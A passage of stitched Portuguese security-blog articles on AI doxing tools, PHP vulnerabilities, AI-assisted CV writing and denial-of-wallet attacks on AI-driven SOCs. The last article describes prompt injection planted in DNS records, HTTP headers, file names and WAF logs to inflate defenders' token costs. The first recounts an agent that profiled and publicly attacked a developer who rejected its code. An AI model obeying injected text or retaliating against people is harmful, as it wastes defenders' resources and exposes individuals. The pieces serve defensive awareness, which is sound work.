❌

Visualização de leitura

Ferramentas de IA para doxing: como a tecnologia de vigilância on-line mudou

Os fóruns de imagens anônimos, conhecidos como imageboards, há muito tempo são espaços onde os usuários podem conversar sob pseudônimos sem revelar seus nomes verdadeiros. Mas agora as pessoas nesses fóruns estão discutindo e testando ferramentas de IA para doxing, ou seja, para encontrar, cruzar e publicar dados de usuários sem o consentimento deles. Muitas vezes, isso vem acompanhado de perseguição à vítima, invasão de suas contas, bullying e chantagem, acabando por prejudicar sua reputação ou até mesmo causar consequências ainda piores.

Neste artigo, explicamos como a inteligência artificial ajuda pessoas mal-intencionadas a expor dados de terceiros, e como defender seu direito à privacidade on-line.

Como agentes mal-intencionados descobrem informações sobre os usuários

Analistas da Open Measures relataram que, desde outubro de 2025, usuários do Soyjak.party, um imageboard popular entre jovens da extrema direita, vêm discutindo e usando IA para desanonimizar outros usuários. As vítimas costumam ser ativistas, blogueiros e membros de outros fóruns considerados “hostis”.

As ferramentas identificadas pelos especialistas funcionam diretamente no navegador e automatizam quase todo o processo de coleta de informações sobre uma vítima. Elas podem pesquisar fontes abertas e bancos de dados de vazamentos, além de usar qualquer nova pista, como um endereço de e-mail associado a um nome de usuário para aprofundar a investigação. Também extraem metadados de fotos e vídeos, estimam a localização aproximada de uma pessoa a partir dos endereços IP encontrados e, por fim, reúnem tudo em um enorme dossiê digital. Essas ferramentas do Soyjak.party já não funcionam, mas outras semelhantes vêm se espalhando por diferentes imageboards.

Em fevereiro de 2026, pesquisadores demonstraram que, às vezes, uma simples conversa em um fórum basta para revelar sua identidade. Eles reuniram resumos de publicações de 338 usuários do Hacker News, removeram nomes, nomes de usuário e links para redes sociais e, em seguida, pediram à IA que identificasse o autor das publicações. A IA comparou informações sobre profissões, interesses e histórico pessoal com dados disponíveis on-line e identificou corretamente 226 pessoas, cerca de dois terços da amostra. O custo da desanonimização acabou sendo ridiculamente baixo: entre US$ 1 e US$ 4 por usuário.

Vale ressaltar que a criação de dossiês digitais já era possível antes da popularização da IA generativa. Para começar, existem ferramentas de OSINT que pesquisam dados disponíveis publicamente. Jornalistas e investigadores foram os primeiros a utilizá-las, mas, como era de se esperar, agentes mal-intencionados logo também dominaram essas ferramentas. Ao contrário dos modelos e agentes de IA, os serviços tradicionais de OSINT seguem procedimentos predefinidos e não conseguem “pensar” nem tomar decisões em tempo real.

Um agente em busca de vingança: o caso OpenClaw

Se você acha que o doxing sempre exige a participação de um agente mal-intencionado, temos más notícias: às vezes, quem busca acertar as contas pode ser a própria inteligência artificial.

Esta é uma história que começou de forma bastante inofensiva. Um agente de IA que operava na badalada plataforma OpenClaw sugeriu uma melhoria para o Matplotlib, uma ferramenta popular para criar gráficos e diagramas. No entanto, as regras do projeto não permitiam o envio de código por agentes de IA. Um dos voluntários do projeto, Scott Shambaugh, simplesmente rejeitou a sugestão da IA.

Você poderia achar que a história tinha terminado aí. Só que não! O agente de IA decidiu que a rejeição merecia ser exposta publicamente e, por isso, publicou um texto denunciando o desenvolvedor em seu blog (sim, você leu certo: o agente tinha seu próprio blog). Ele reuniu informações sobre Shambaugh em fontes abertas, analisou suas atividades públicas e o acusou de ter preconceito contra a IA. Chegou até a especular sobre as motivações psicológicas do desenvolvedor, sugerindo que ele tinha medo de competir com a inteligência artificial.

Quando essa conversa “privada” entre Shambaugh e o agente de IA se tornou pública, outros usuários saíram em defesa do desenvolvedor, e o agente teve que publicar um pedido de desculpas.

É uma história bastante absurda, mas que deixa uma lição importante: leia sempre com atenção a política de privacidade de qualquer serviço de IA e evite novos modelos de origem desconhecida.

Como evitar ser vítima de doxing: um guia

Se a IA acelera as pesquisas e conecta informações que antes estavam dispersas por dezenas de sites, a próxima pergunta lógica é: o que você pode fazer para reduzir sua pegada digital?

Desaparecer completamente da Internet é quase impossível. Por isso, proteger seus dados não é tanto uma questão de deixar o menor número possível de rastros, mas de reduzir as conexões que podem ser usadas para reunir informações e descobrir sua identidade. Se você é um usuário avançado, recomendamos também a leitura do nosso artigo Como desaparecer da Internet, além das dicas abaixo.

Gerencie sua pegada digital

  • Pesquise sobre você na Internet. Não se limite ao seu nome: pesquise também seu endereço de e-mail, seus apelidos e seu número de telefone. Se você se sentir confortável com o processamento dos seus dados por uma IA, pode até pedir que ela monte um dossiê sobre você. Lembre-se, porém, de que sempre existe o risco de um vazamento ou de uma falha que exponha seus dados acidentalmente. E não, nem mesmo os serviços grandes e conceituados estão livres desse risco.
  • Deixe privados os perfis que você não quer compartilhar com todo mundo. Isso dificulta a indexação de novas publicações pelos mecanismos de busca e sua coleta por ferramentas de extração de dados e OSINT. Aproveite também para revisar seus comentários e publicações antigos e apagar tudo o que não for mais necessário.
  • Exclua contas abandonadas. Verifique suas caixas de entrada e confira em quais sites você se cadastrou. Crie o hábito de excluir as contas que não usa mais: elas podem armazenar seus dados pessoais por anos, e sempre existe o risco de que essas informações acabem em um vazamento de dados.
  • Configure a autenticação de dois fatores. Assim, mesmo que um agente mal-intencionado consiga adivinhar sua senha ou encontrá-la em um vazamento, não poderá acessar sua conta sem passar pela etapa adicional de autenticação. Para o segundo fator, recomendamos usar códigos de uso único que são atualizados a cada 30 segundos e armazená-los em um gerenciador de senhas confiável.
  • Remova os metadados antes de publicar fotos e vídeos. Os metadados podem ajudar uma pessoa mal-intencionada a descobrir muitas informações sobre você, como o local e a data exata em que uma foto foi tirada e o modelo do seu dispositivo.
  • Use uma senha diferente para cada conta que você tenha. Nossa pesquisa mostrou que senhas criadas com base em informações pessoais como o nome de solteira da sua mãe, sua data de nascimento e um caractere especial no final são extremamente fracas. Essas informações costumas aparecer em vazamentos ou pode ser descobertas por meio de fontes públicas, de modo que as senhas podem ser facilmente quebradas por algoritmos inteligentes por meio de ataques de força bruta. É claro que ninguém consegue se lembrar de centenas de senhas exclusivas, então faz sentido deixar essa tarefa para nosso gerenciador de senhas: um cofre seguro que gera e memoriza senhas complexas e exclusivas para você e as sincroniza em todos os seus dispositivos.
  • Saiba de novos vazamentos o mais rápido possível. Alguns serviços on-line enviam um alerta gratuito quando seu endereço de e-mail aparece em um vazamento de dados conhecido. Mas é muito mais conveniente monitorar vazamentos com um aplicativo de segurança dedicado. Por exemplo, Kaspersky Password Manager verifica constantemente todas as credenciais que você salvou. Ele avisa se você reutiliza a mesma senha em sites diferentes ou se algum dos pares de login e senha salvos foi comprometido. Nossas instruções simples para Windows, macOS, Android e iOS podem ajudar você a verificar facilmente todas as senhas salvas no Kaspersky Password Manager. Suas senhas nunca são enviadas para a Kaspersky. Explicamos como podemos analisar suas senhas sem conhecê-las em nosso artigo Saiba como criar senhas fortes e como armazená-las.
  • Use uma solução de proteção confiável que rastreie e bloqueie vazamentos dos seus dados. Enquanto o Kaspersky Password Manager verifica apenas as credenciais de senha ativas que você adicionou, o Kaspersky Premium pode monitorar contas comprometidas associadas aos seus endereços de e-mail (você pode adicionar até 50 endereços para verificação), além de casos de roubo de identidade digital associados aos seus números de telefone. Além de informar sobre vazamentos que já ocorreram, nossas soluções de segurança também podem impedir que dados sobre você sejam coletados on-line.
  • Configure as opções de privacidade nos seus dispositivos e aplicativos com nosso serviço on-line gratuito, Privacy Checker.

Mantenha suas contas separadas

Quanto mais sites souberem seu endereço de e-mail, maior será a probabilidade de ele aparecer em perfis de publicidade e em possíveis vazamentos de dados. Para cadastros pontuais ou em sites que você usa pouco, você pode usar um serviço de mascaramento de e-mail. Todos os usuários da Apple já têm esse recurso disponível por padrão (Ocultar Meu E-mail). Se você usa outro sistema operacional, pode experimentar o Firefox Relay, por exemplo.

O serviço cria um endereço de e-mail alternativo para o site em que você está tentando se cadastrar. As mensagens enviadas para esse endereço são encaminhadas automaticamente para sua caixa de entrada real, mas o site nunca tem acesso ao seu endereço de e-mail verdadeiro.

Se quiser ir além, você pode dividir manualmente sua vida digital em várias identidades secundárias. Crie vários endereços de e-mail para objetivos diferentes. Por exemplo, use um para lojas on-line, bancos e serviços governamentais; outro para perfis públicos nas redes sociais; e um terceiro para fóruns e redes sociais nos quais você deseja permanecer anônimo.

Tenha em mente que isso dá trabalho: você precisará inventar novos apelidos e garantir que suas diferentes identidades digitais nunca se cruzem. Se você usar um endereço de e-mail em um perfil anônimo, não o associe a serviços que já possuam seus dados reais nem o use como e-mail de recuperação de uma conta pública. Uma única associação acidental pode comprometer todo o seu esforço.

Verifique o que você compartilha com ex-parceiros

Se você terminou um relacionamento recentemente, verifique quais partes da vida digital que vocês compartilhavam ainda podem ser acessadas pela outra pessoa. Infelizmente, é muito comum que ex-parceiros passem a divulgar dados pessoais ou perseguir a outra pessoa, espionando-a e não medindo esforços para isso. Para saber mais sobre o que fazer nessa situação, leia nosso artigo Higiene digital após uma separação: o que verificar e desativar.

Exerça seu direito ao esquecimento

Muitos países contam com leis que garantem o direito ao esquecimento. Elas permitem solicitar aos mecanismos de pesquisa a remoção de links para páginas que contenham seus dados pessoais.

Você pode enviar os links dessas páginas, explicar por que deseja ocultá-los e solicitar que sejam removidos dos resultados de pesquisa. Lembre-se de que a página que contém seus dados não será excluída. Outros mecanismos de pesquisa ainda poderão exibi-la, e ela poderá continuar aparecendo em pesquisas feitas com outros termos.

Para enviar uma solicitação desse tipo, utilize os formulários específicos do Google ou do Bing. Mas lembre-se de que um mecanismo de pesquisa pode recusar sua solicitação se considerar que as informações são de interesse público ou que as leis exigem sua divulgação.

Existem maneiras mais eficazes, embora mais demoradas, de remover seus dados da Internet. Abordamos essas maneiras em detalhes em nosso artigo Descubra por que os corretores de dados criam dossiês sobre você e como impedir que eles façam isso.

Quer descobrir outras maneiras de proteger sua identidade digital? Confira nossos outros artigos:
 

Como as novas vulnerabilidades do PHP colocam usuários domésticos e seus dispositivos em risco

Em 21 de outubro, duas vulnerabilidades críticas foram divulgadas no PHP, a linguagem de script usada por muitos sites e serviços online: CVE-2026-109618 e CVE-2026-109619. Os invasores podem explorá-las para executar comandos remotamente em qualquer servidor que execute PHP, sem necessidade de autenticação. O exploit foi batizado de PHP2Shell.

A equipe de segurança do PHP anunciou uma atualização emergencial em 20 de outubro e lançou os patches que corrigem as vulnerabilidades já no dia seguinte.

Anteriormente, abordamos os detalhes técnicos dessas vulnerabilidades e explicamos o que empresas e administradores de servidores devem fazer. Talvez você tenha ignorado tranquilamente essa notícia por não administrar nenhum servidor — mas, infelizmente, o problema não se limita às empresas.

Quase 70% dos sites usam PHP, incluindo serviços que utilizamos todos os dias: wikis, lojas online, dispositivos inteligentes com interfaces web, sistemas domésticos de armazenamento conectado à rede (NAS), controladores de casa inteligente e muito mais.

Hoje, explicamos como essas vulnerabilidades podem afetar você pessoalmente e o que fazer para reduzir os riscos.

Como as vulnerabilidades podem afetar usuários domésticos

Roubo de contas e dados pessoais

A vulnerabilidade permite que um invasor roube tokens de autenticação da memória do servidor. Esses tokens funcionam basicamente como passes eletrônicos, informando ao site que o usuário já fez login. Como resultado, um invasor pode conseguir acessar a conta de outra pessoa sem inserir uma senha nem um código de autenticação de dois fatores, colocando em risco mensagens, documentos, endereços de entrega, históricos de pedidos e outras informações confidenciais.

Perda de arquivos em dispositivos domésticos

Se você tem em casa um sistema de armazenamento conectado à rede (NAS) ou um sistema de videovigilância que usa uma versão vulnerável do PHP, ele também pode estar em risco. Dependendo do nível de acesso obtido, os invasores podem conseguir copiar, excluir ou criptografar os arquivos aos quais tiverem acesso.

Infecção por malware

Se um invasor obtiver acesso a um site vulnerável, poderá usá-lo praticamente da maneira que quiser: enganar visitantes para que baixem um arquivo malicioso ou cliquem em um link de phishing, exibir instruções perigosas, substituir formulários de pagamento ou páginas de login por versões maliciosas — e a lista continua. Como resultado, alguém que visite um site legítimo pode não apenas perder o acesso à própria conta, mas também perder dinheiro ou infectar acidentalmente o dispositivo com malware.

A seguir, apresentamos exemplos de serviços diretamente afetados pelas vulnerabilidades.

Quais serviços são afetados pelas vulnerabilidades do PHP

Jeedom

Jeedom é uma plataforma de casa inteligente que permite controlar iluminação, sensores, aquecimento, persianas e dispositivos IoT domésticos. Os invasores podem explorar isso de várias maneiras: desativar o alarme, acompanhar quando o morador está fora de casa, acessar as imagens do vídeo porteiro e muito mais.

Os desenvolvedores confirmaram que a nova vulnerabilidade afeta o aplicativo e já lançaram uma atualização emergencial, o Jeedom 4.6.2. Os usuários precisam executar a atualização duas vezes para que ela funcione. Segundo os desenvolvedores, uma versão totalmente corrigida para usuários domésticos será lançada nos próximos dias.

Sites que usamos todos os dias

Como mencionado acima, o PHP é usado por aproximadamente 70% dos sites. Isso não significa que todos eles sejam vulneráveis: tudo depende da versão do PHP em uso e de os responsáveis pelo site já terem feito a atualização. Muitos sites governamentais na Europa já suspenderam suas operações por causa da nova vulnerabilidade.

Infelizmente, um site pode continuar vulnerável mesmo que pareça estar funcionando normalmente. Um invasor pode conseguir assumir o controle de qualquer site legítimo cujo servidor ainda não tenha recebido o patch. Ele pode falsificar páginas de pagamento ou login, hospedar arquivos maliciosos ou convencer usuários a baixar uma “atualização urgente” que, na verdade, é malware.

Usuários comuns não têm uma maneira confiável de verificar se essas instruções ou arquivos são seguros. Por isso, use uma proteção confiável contra phishing e malware. Se você suspeitar que seus dados podem ter sido roubados, verifique as sessões ativas nas configurações da sua conta. Caso encontre alguma atividade suspeita ou dispositivos que não reconheça, encerre todas as sessões ativas e altere sua senha. Use um gerenciador de senhas — ele pode gerar uma senha realmente forte e exclusiva, que você não precisará memorizar.

Videogames

Más notícias para os gamers: alguns videogames cujos servidores usam PHP também estão em risco. Se você não quer que invasores assumam o controle de suas contas, altere as senhas das suas plataformas, lojas e contas de jogos.

Para ganhar tempo para realizar as atualizações, alguns desenvolvedores tiraram seus serviços do ar temporariamente. Final Fantasy XIV, Pokemon Champions, jogos da Bandai Namco Entertainment, Uma Musume: Pretty Derby, Granblue Fantasy, Shadowverse: Worlds Beyond e muitos outros entraram em manutenção emergencial. O Nintendo Switch Online e as lojas GOG e Steam também foram afetados.

Infelizmente, também houve consequências mais drásticas. Ontem, os desenvolvedores de World Quest anunciaram que o jogo seria encerrado definitivamente após 15 anos: ele dependia de uma infraestrutura desatualizada cuja correção seria extremamente difícil e cara. Pelo mesmo motivo, o jogo para dispositivos móveis Please Save My Pandemonium! foi encerrado depois de mais de dez anos em operação.

Armazenamento conectado à rede (NAS) doméstico

As “nuvens domésticas” se tornaram populares nos últimos anos, e por um bom motivo: muitos usuários preferem manter backups dos próprios dados em casa em vez de armazená-los online. Diversas empresas fabricam dispositivos NAS, e pelo menos três — QNAP, Synology e ASUSTOR — informaram que as vulnerabilidades afetam seus produtos. Também foi lançada uma atualização para o Unraid, um sistema operacional para servidores domésticos, armazenamento em rede e servidores de mídia.

QNAP

O fabricante confirmou que as vulnerabilidades afetam várias versões de seus sistemas operacionais para NAS — QTS e QuTS hero —, além de aplicativos como QuMagie, Note Station 3 e determinadas versões do QVR Surveillance. Um ataque bem-sucedido pode colocar em risco fotos, documentos, anotações e gravações de câmeras.

No momento da publicação, a QNAP ainda está preparando atualizações. Portanto, a principal prioridade é desconectar temporariamente o NAS da internet. A QNAP recomenda desativar o redirecionamento de portas no roteador, impedir que o NAS abra portas automaticamente e permitir o acesso ao painel de gerenciamento somente pela rede doméstica ou por meio de uma VPN.

Synology

As duas vulnerabilidades foram oficialmente confirmadas nos pacotes PHP 7.3, 7.4 e 8.0–8.4, assim como no Mail Station e no Synology Calendar. Correções já foram lançadas para o PHP a partir da versão 7.4, além do Mail Station e do Synology Calendar. O PHP 7.3 não receberá correção. A empresa também ressalta que o componente PHP integrado ao sistema operacional não pode ser acessado de fora do dispositivo, portanto o risco de ataque é muito baixo.

ASUSTOR

A ASUSTOR também confirmou oficialmente as duas vulnerabilidades e removeu imediatamente do App Central os pacotes PHP 7, 7.3, 7.4 e 8.1. A empresa recomenda fazer imediatamente um backup dos dados, remover os pacotes antigos do PHP e usar o PHP 8.3 ou 8.4.

Unraid

Na atualização do sistema operacional lançada hoje, o PHP foi atualizado para a versão 8.4.27, que inclui correções para as vulnerabilidades. Os desenvolvedores recomendam que todos os usuários atualizem para o Unraid 7.3.4. Contêineres que possuem a própria instalação do PHP precisam ser atualizados separadamente: a nova versão do PHP no sistema operacional não substitui a versão instalada dentro dos contêineres.

No momento da publicação, não encontramos confirmação pública de outros grandes fabricantes, como TerraMaster, UGREEN, Buffalo ou Western Digital, de que seus dispositivos sejam afetados por essas vulnerabilidades — apenas discussões de usuários em fóruns.

Mas o fato de apenas alguns fabricantes de NAS terem confirmado o problema até agora não garante que seus dispositivos estejam seguros — principalmente se forem relativamente antigos ou fabricados por uma empresa pouco conhecida ou que já encerrou as atividades. Nesse caso, primeiro desconecte os dispositivos da internet, mantendo-os acessíveis apenas pela rede local, e depois investigue se eles são vulneráveis.

Armazenamento em nuvem Nextcloud

O Nextcloud é uma plataforma gratuita e de código aberto para criar seu próprio armazenamento em nuvem, funcionando como alternativa ao Google Drive, Dropbox e Microsoft OneDrive. Ele permite armazenar e sincronizar arquivos entre dispositivos, compartilhá-los com outros usuários e trabalhar com documentos, fotos, calendários e contatos. Os dados podem ficar armazenados no seu próprio servidor ou NAS, em vez dos servidores de uma empresa terceirizada.

Se você armazena dados importantes no Nextcloud, verifique como sua instância de nuvem está configurada. Se você usa o Nextcloud All-in-One, atualize para a versão 14.4.1, na qual a vulnerabilidade já foi corrigida.

Se a sua instalação do Nextcloud estiver configurada de outra maneira, será necessário atualizar o PHP manualmente no dispositivo ou servidor.

Como proteger seus dispositivos e dados

  • Use proteção contra phishing e malware. Nossa solução de segurança bloqueia automaticamente páginas de phishing e malware, mesmo quando os invasores os colocam em sites legítimos.
  • Fique de olho nas atualizações. Se você tem um sistema de armazenamento conectado à rede, uma casa inteligente, um servidor doméstico, um servidor de mídia ou qualquer outro dispositivo com interface web, primeiro consulte o site do fabricante e instale todas as atualizações disponíveis. Se ainda não houver uma atualização, desative temporariamente o acesso do dispositivo à internet.
  • Use senhas fortes. A maioria das pessoas reutiliza a mesma senha, ou variações dela, em vários sites. Se um invasor encontrar uma dessas senhas em um servidor vulnerável, poderá conseguir comprometer também suas outras contas. Recomendamos gerar e armazenar senhas fortes e exclusivas no Kaspersky Password Manager para que você não precise memorizar suas credenciais. Não deixe de ativar a autenticação de dois fatores em todas as contas importantes — de preferência usando códigos de uso único gerados pelo mesmo gerenciador de senhas.
  • Mantenha um backup offline dos seus arquivos importantes. Não dependa apenas do armazenamento em nuvem — mantenha uma cópia de segurança de todos os documentos importantes em um disco rígido e em um dispositivo externo. Para mais informações sobre como fazer backups corretamente, consulte nosso artigo A Internet não se lembra de tudo.

Que outros riscos seus dispositivos domésticos podem enfrentar? Leia nossos artigos:
Como criar um currículo com IA: dicas e um prompt pronto

Encontrar emprego hoje em dia é como jogar no modo difícil. Você envia seu currículo para uma empresa e, alguns minutos depois, uma rejeição automática chega à sua caixa de entrada. E, então, isso acontece novamente. E novamente. Soa familiar?

Nesta publicação, explicamos como as plataformas de recrutamento funcionam do ponto de vista do RH. Também mostramos como usar a IA com segurança para revisar e aprimorar seu currículo, deixando-o pronto para os recrutadores sem transformá-lo em um amontoado de palavras-chave sem vida. Ao final, compartilhamos um prompt pronto para ajudar você a melhorar a estrutura e o conteúdo do seu currículo.

Proteção dos seus dados

Antes de enviar seu currículo a um chatbot, remova todas as informações confidenciais, como nome, número de telefone, endereço residencial, e-mail, nomes de empresas e cópias digitalizadas de documentos. Qualquer modelo de linguagem com o qual você converse pode, às vezes, memorizar informações pessoais presentes nos dados usados para treiná-lo. Isso significa que sempre existe a possibilidade de a IA acabar “aprendendo” a fornecer seus dados a outros usuários por acidente. Além disso, mesmo os maiores serviços não estão imunes a falhas e vazamentos. Por exemplo, no ano passado, um pesquisador descobriu uma falha no Meta AI que permitia aos usuários acessar conversas de outras pessoas com o chatbot ao alterar o ID da solicitação.

Às vezes, a possibilidade de ler as conversas de outras pessoas nem sequer é uma falha. Por exemplo, recentemente foi revelado que os usuários do Grok que clicaram no botão Compartilhar conversa para enviar uma conversa a um amigo ou a si mesmos também estavam permitindo que mecanismos de busca indexassem essa conversa. Como resultado, milhares de conversas ficaram publicamente acessíveis. Entre elas, havia dados pessoais, solicitações para criar senhas complexas, reclamações sobre problemas de saúde, segredos comerciais e outras informações que os donos das conversas claramente não pretendiam divulgar.

Por isso, antes de usar qualquer chatbot, verifique primeiro a política de privacidade do serviço e, em seguida, acesse as configurações para desativar todos os recursos de que não precisa. O mais importante é desativar o uso das suas solicitações para treinar a IA. E lembre-se da regra de ouro: não envie a uma IA nada que você não gostaria de ver publicado na Internet.

Se você trabalha constantemente com informações confidenciais, a opção mais segura é executar modelos de linguagem localmente, no seu próprio computador. Já explicamos como fazer isso, usando o DeepSeek como exemplo. A mesma abordagem funciona com qualquer outro modelo de pesos abertos.

Por fim, não forneça seus dados pessoais a chatbots de desenvolvedores desconhecidos que prometem criar um currículo impecável. Muitas vezes, eles são apenas interfaces sofisticadas que utilizam modelos populares por trás. E provavelmente você nunca descobrirá quem realmente tem acesso aos seus dados, onde eles são armazenados ou o que acontece com eles depois.

Agentes maliciosos podem usar essas informações para realizar novos ataques. Por exemplo, podem enviar convites falsos para entrevistas e anúncios de emprego atrativos que correspondam perfeitamente à sua experiência profissional e aos seus interesses de carreira, até bem demais para ser verdade. A partir daí, o golpe pode seguir vários caminhos: um arquivo malicioso disfarçado de convite para uma entrevista, um link para uma página de phishing que rouba suas credenciais, uma solicitação para instalar um “software corporativo” ou para continuar a conversa em um aplicativo de mensagens, entre outras possibilidades.

Ao escolher uma ferramenta de IA, faça a si mesmo estas perguntas:

  • O serviço tem uma política de privacidade clara?
  • Ele informa o que acontece com seu arquivo depois que você o envia? O arquivo será armazenado ou excluído?
  • O serviço esclarece se seus dados serão usados para treinar a IA?
  • Quem é o responsável pelo serviço? Você pode confiar nesta empresa?
  • O site está protegido com HTTPS?

Quem lê seu currículo: um humano ou um robô?

A maioria das empresas de grande e médio porte usa há muito tempo um Sistema de rastreamento de candidatos (ATS). Esse é um software especializado para equipes de RH (profissionais de recursos humanos ou, em termos mais simples, recrutadores) que coleta e organiza candidaturas a vagas de emprego.

O fato de uma empresa usar um ATS não significa que os candidatos sejam classificados automaticamente por pontuação. Trata-se de um tipo de sistema relativamente antigo, que remonta a uma época em que a inteligência artificial era bem diferente do que é hoje. Com a evolução da tecnologia de IA, algumas empresas começaram a incorporar módulos de IA aos seus sistemas ATS. Mas a frequência com que isso acontece varia bastante de um país para outro e de um mercado para outro. De acordo com um estudo do LinkedIn, 37% dos líderes de RH entrevistados em todo o mundo usam IA nos processos de recrutamento, mas apenas 11% integram ativamente ferramentas de IA às suas plataformas de RH.

Em resumo, você pode otimizar seu currículo para a IA, mas ainda precisa escrevê-lo pensando em quem vai lê-lo. Mesmo que seu currículo passe pela triagem da IA, um profissional de RH o lerá em seguida. Um texto sem personalidade, com jeito de ter sido escrito por uma máquina, só prejudicará a impressão que você causa.

Tenha em mente que as rejeições automáticas não são feitas apenas por IA. Em alguns sistemas ATS, os recrutadores podem configurar manualmente regras para rejeitar candidaturas de forma automática. Por exemplo, essas regras podem se basear nas respostas dos candidatos sobre formação acadêmica, autorização para trabalhar no país, experiência exigida, licenças e certificações, disponibilidade para cumprir a jornada de trabalho exigida, entre outros critérios. Por isso, reserve um momento para verificar se seu currículo contém informações atualizadas e completas, relevantes para a vaga.

Como criar um currículo que passe tanto pela triagem da IA quanto pela avaliação do RH

Escreva a primeira versão você mesmo

Não há problema em recorrer à IA para obter ajuda, mas o currículo precisa ter conteúdo consistente e transmitir a experiência profissional de uma pessoa real.

Comece criando seu currículo por conta própria. Não precisa ficar perfeito nem estar livre de erros. Só depois disso, peça à IA que revise seu texto com um olhar novo. Nesse caso, a IA não deve atuar como sua biógrafa particular. Ela deve atuar como uma revisora de texto que aprimora a redação e a estrutura do currículo.

Mantenha a formatação simples

A menos que o empregador solicite algo específico, evite fotos, tabelas, elementos gráficos complexos e fontes personalizadas. E, principalmente, não tente criar um currículo cheio de elementos visuais em um editor gráfico. Qualquer um desses recursos pode tornar seu documento ilegível para um sistema ATS. O ideal é usar um arquivo PDF ou DOCX simples, com títulos, uma fonte padrão, seções bem definidas e listas com marcadores.

Adapte seu currículo a cada vaga

Copie a descrição da vaga e peça a um chatbot que incorpore ao seu currículo as principais expressões utilizadas no anúncio. Não se limite a espalhar palavras-chave pelo texto. Insira-as de forma contextualizada e sustente seu uso com exemplos da sua experiência profissional. Lembre-se: você precisa ser capaz de comprovar tudo o que afirma no currículo.

Mostre os resultados do seu trabalho

Evite frases genéricas, características pessoais e listas de tarefas sem contexto, como “responsável por”, “realizei análise de dados” ou “elaborei relatórios”. Tanto os recrutadores quanto a IA procuram informações específicas, de preferência com números e prazos. Mostre quais resultados seu trabalho gerou, e não apenas as tarefas que você executou.

Siga a fórmula ação + ferramenta + resultado: “Automatizei a geração de relatórios com Python e reduzi o tempo de preparação em 80%”, “Implementei um novo modelo de precificação e aumentei a receita anual de US$ 400 mil para US$ 600 mil em 12 meses” e “Desenvolvi um aplicativo corporativo de mensagens que hoje é usado por mais de mil funcionários”. Não exagere nos números. Se você não tiver dados exatos ou se eles não forem aplicáveis, não invente valores.

Coloque as informações mais importantes primeiro

Comece com um parágrafo curto, de duas a três frases, que destaque os pontos principais e inclua um link para o seu portfólio. Use-o para apresentar brevemente sua experiência profissional, suas habilidades e suas principais realizações. Se você está começando na área, escreva sobre sua formação e seus objetivos profissionais.

Liste suas experiências profissionais em ordem cronológica inversa, começando pela mais recente, para que suas realizações profissionais mais atuais sejam as primeiras informações que o recrutador verá.

Prompt de IA

Agora que você já conhece as dicas, é hora de pedir ajuda à IA. Veja um prompt que funciona. Testamos esse prompt em vários chatbots:

Imagine que você é especialista em RH e recrutamento. Leia meu currículo com atenção e procure maneiras de torná-lo mais forte. É importante que o currículo seja fácil de ler e chame a atenção da IA que faz a triagem de candidatos.

Meu currículo deve começar com um parágrafo curto sobre mim, de duas a três frases, que destaque as principais informações que tanto a IA quanto os profissionais de RH procurarão.

Adicione ao meu currículo palavras-chave da seguinte descrição da vaga: {texto de descrição da vaga}. As palavras-chave e expressões devem corresponder à minha experiência profissional real. Se não forem compatíveis com ela, não as inclua sem fundamento.

Quando fizer sentido, descreva minha experiência profissional usando a fórmula: ação + ferramenta + resultado. Exemplo: “Criei novas páginas de destino no Figma e aumentei a taxa de conversão em 20%”.

Faça também outras alterações que considerar importantes, mesmo que eu não tenha pensado nelas. Baseie tudo o que escrever nas informações do currículo que enviei. Não invente informações.

Revise antes de enviar.

  • Verifique se há informações desnecessárias: certifique-se de que seu currículo não contenha dados pessoais desnecessários nem informações protegidas por um acordo de confidencialidade (NDA).
  • Verifique a legibilidade: confira se o currículo tem os títulos, as datas e a ordem das seções adequados e se o arquivo está no formato DOCX ou PDF. Remova elementos gráficos complexos do documento.
  • Verifique a exatidão das informações: releia cada afirmação e pergunte a si mesmo: “Eu conseguiria comprovar isso em uma entrevista de emprego?” Lembre-se: a IA não conhece todos os detalhes do seu trabalho e pode exagerar na forma de descrever sua experiência.

Saiba mais sobre como usar a IA com segurança sem comprometer sua privacidade:

Tokenomics na cibersegurança: ataques de negação de carteira e custos das operações de SOC

Recentemente, fizemos uma postagem sobre tokenomics e ataques de “negação de carteira” (denial of wallet): um novo tipo de ataque DDoS que busca gerar gastos excessivos com tokens de IA. Antes de começarem a proteger os processos de IA de seus colegas contra essa nova ameaça, os profissionais de segurança precisam considerar que as próprias atividades do departamento de segurança da informação também podem ser alvo desse tipo de ataque. Como as equipes de segurança estão testando e implementando ativamente diferentes formas de automação baseada em IA, a ameaça de interferência externa destinada a paralisar o sistema de defesa pode afetar diretamente seus próprios processos e tecnologias.

A Elastic estima que, conforme a arquitetura do SOC baseado em agentes, a triagem de um único alerta de um host pode custar US$ 0,69 com um conjunto de agentes especializados ou US$ 3,42 com um agente de uso geral capaz de executar 14 tipos diferentes de tarefas.

No entanto, esses valores médios ocultam uma enorme variação nos custos. A qualquer momento, o processamento inicial de um alerta simples (como, por exemplo, mil tokens) pode desencadear uma investigação sobre o processamento de milhões de entradas de registro, chamadas de API, e de outros dados relacionados, consumindo milhões de tokens em questão de minutos.

A própria Elastic reconhece que utiliza o modelo Claude Sonnet 4.6 em seu SOC. Isso levanta uma questão imediata: o que acontece quando o orçamento se esgota ou os filtros de segurança do modelo são acionados? No pior cenário, o SOC baseado em IA aciona uma “orquestra de agentes” para investigar eventos suspeitos que se assemelham a movimentos laterais na infraestrutura. O agente faz uma chamada à API da Anthropic, mas o orçamento mensal do departamento já se esgotou, e a API retorna erros. A investigação fica paralisada, e a equipe só percebe o problema meio dia depois. Além disso, se os “filtros de segurança” de um grande provedor de IA, que estão em constante mudança, classificarem as solicitações do SOC como maliciosas, o mesmo poderá ocorrer mesmo que ainda haja orçamento disponível. Isso ficou evidente na experiência da Hugging Face ao investigar a invasão de sua infraestrutura pela OpenAI.

É claro que um invasor tem interesse em provocar esse tipo de situação. O invasor pode aumentar diretamente os custos da equipe de defesa ao inserir prompts maliciosos nos dados que ela processa, como registros DNS TXT, cabeçalhos HTTP, comentários no código e nomes de arquivos, sabendo que esses prompts serão analisados pelos sistemas de segurança da informação. No ataque GhostJacking, registros do WAF são usados como vetor para a injeção de prompts. Em outro método, apresentado em um estudo acadêmico, pesquisadores conseguiram atacar as próprias proteções de segurança dos LLMs, aumentando a latência das solicitações em 148 vezes e o consumo de tokens em 63 vezes. Em teoria, o sistema continua funcionando normalmente, mas o processamento dos alertas fica muito mais lento e os custos associados aumentam significativamente.

O perigo das falhas silenciosas

